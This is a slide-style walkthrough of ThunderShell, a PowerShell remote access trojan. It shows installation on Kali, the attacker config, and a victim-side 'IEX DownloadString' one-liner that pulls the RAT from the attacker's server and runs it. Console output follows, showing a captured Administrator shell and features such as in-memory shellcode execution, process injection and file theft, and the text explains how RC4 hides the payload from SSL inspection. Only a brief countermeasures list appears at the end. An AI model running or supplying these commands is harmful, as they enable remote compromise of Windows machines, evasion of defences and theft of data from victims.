ThunderShell

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About ThunderShell

- ThunderShell is a Powershell based RAT that rely on HTTP requests to communicate
- All the network traffic is encrypted using a second layer of RC4 to avoid SSL interception and defeat network hooks


Requirements

- redis-server
- python-redis

```
apt install redis-server
apt install python-redis
```

Demo configuration

- Attacker: Kali Linux 2017 64 bit (https://www.kali.org/downloads/)
- Victim: Windows 10 x64 Version 1703
- Powershell version: 5.1.15063.608




Installing ThunderShell

- Clone GitHub repo

```
root@kali2017:~# git clone https://github.com/Mr-Un1k0d3r/ThunderShell.git
Cloning into 'ThunderShell'...
remote: Counting objects: 196, done.
remote: Compressing objects: 100% (146/146), done.
remote: Total 196 (delta 120), reused 125 (delta 49), pack-reused 0
Receiving objects: 100% (196/196), 77.05 KiB | 394.00 KiB/s, done.
Resolving deltas: 100% (120/120), done.
root@kali2017:~# cd ThunderShell/
root@kali2017:~/ThunderShell# ls
bin  core  default.json  LICENSE.md  powershell  PS-RemoteShell.ps1  README.md  ThunderShell.py
```

Logs

- Every error, http requests and commands are logged in the logs folder



How ThunderShell works

- Once the PowerShell script is executed and HTTP request will be issued to the server

- The body of each POST request contains the RC4 encrypted communication. Why RC4 because it's strong enough to hide the traffic. The idea is to upload / download data over the network that cannot be inspected

How ThunderShell works

- The RAT support HTTPS but some security product may perform SSL interception and obtain visibility on the data leading to detection of malicious payload (PowerShell script, stager etc...). The RC4 encryption allows to communicate over the wire without leaking the payload

Using ThunderShell

- Attacker side > configuration file (default.json)

```
root@kali2017:~/ThunderShell# cat default.json
{
        "redis-host": "localhost",
        "redis-port": 6379,

        "http-host": "192.168.10.12",
        "http-port": 8080,
        "http-server": "Microsoft-IIS/7.5",

        "https-enabled": "off",
        "https-cert-path": "cert.pem",

        "encryption-key": "test",
        "max-output-timeout": 5
}
```

Using ThunderShell

- Attacker side > Listen on port 8080 (webserver)

Using ThunderShell


- Victim side (victim machine is already compromised by the attacker) > Run the following command

/* C:¥WINDOWS¥system32>powershell -exec bypass IEX (New-Object Net.WebClient).DownloadString('http://192.168.10.12/PS-RemoteShell.ps1'); PS-RemoteShell -ip 192.168.10.12 -port 8080 -Key test -Delay 2000 */

```
C:\WINDOWS\system32>powershell -exec bypass IEX (New-Object Net.WebClient).DownloadString('http://192.168.10.12/PS-RemoteShell.ps1');
PS-RemoteShell -ip 192.168.10.12 -port 8080 -Key test -Delay 2000
```

Using ThunderShell

- Attacker side > victim machine connects back to the attacker



Using ThunderShell

- Attacker side > the help menu

```
(Main)>>> [+] Starting web server on 192.168.10.12 port 8080

[+] Registering new shell x64 - 192.168.254.132:RTMA\Administrator
[+] New shell ID 2 GUID is 3ff5aed3-fa61-40b7-bba3-481f80a4803b


[-]  is not a valid command

(Main)>>> help

Help Menu
----------------------

        list      args (full)             List all active shells
        interact  args (id)               Interact with a session
        show      args (error/http/event, count)  Show error, http or event log (default number of rows 10)
        kill      args (id)               Kill shell (clear db only)
        exit                              Exit the application
        help                              Show this help menu
```

Using ThunderShell

- Attacker side > list of active shells

```
(Main)>>> list

List of active shells
---------------------

  1     x64 - 192.168.254.132:RTMA\Administrator
```

Using ThunderShell

- Attacker side > interact with the victim machine

```
(Main)>>> interact 1

(x64 - 192.168.254.132:RTMA\Administrator)>>> help

Shell Help Menu
-----------------------

       background                              Return to the main console
       refresh                                 Check for previous commands output
       fetch         args (path/url, command)  In memory execution of a script and execute a commmand
       exec          args (path/url)           In memory execution of code (shellcode)
       read          args (remote path)        Read a file on the remote host
       upload        args (path/url, path)     Upload a file on the remote system
       ps                                      List processes
       powerless     args (powershell)         Execute Powershell command without invoking Powershell
       inject        args (pid, command)       Inject command into a target process (max length 4096)
       alias         args (key, value)         Create an alias to avoid typing the same thing over and over
       delay         args (milliseconds)       Update the callback delay
       help                                    Show this help menu


List of built in aliases
-----------------------

       wmiexec                Remote-WmiExecute utility
       searchevent            Search-EventForUser utility


List user defined aliases
-----------------------
```

Countermeasures

- Block powershell.exe
- Analyze the network traffic (using a Network Traffic Analyzer device etc…) and look for old HTTP versions (version 1.0) and suspicious POST requests

References

- Kitploit
http://www.kitploit.com/2017/09/thundershell-powershell-based-rat.html

- Kali Linux
https://www.kali.org/downloads/

- RAT (Remote Access Trojan)
https://en.wikipedia.org/wiki/Remote_access_trojan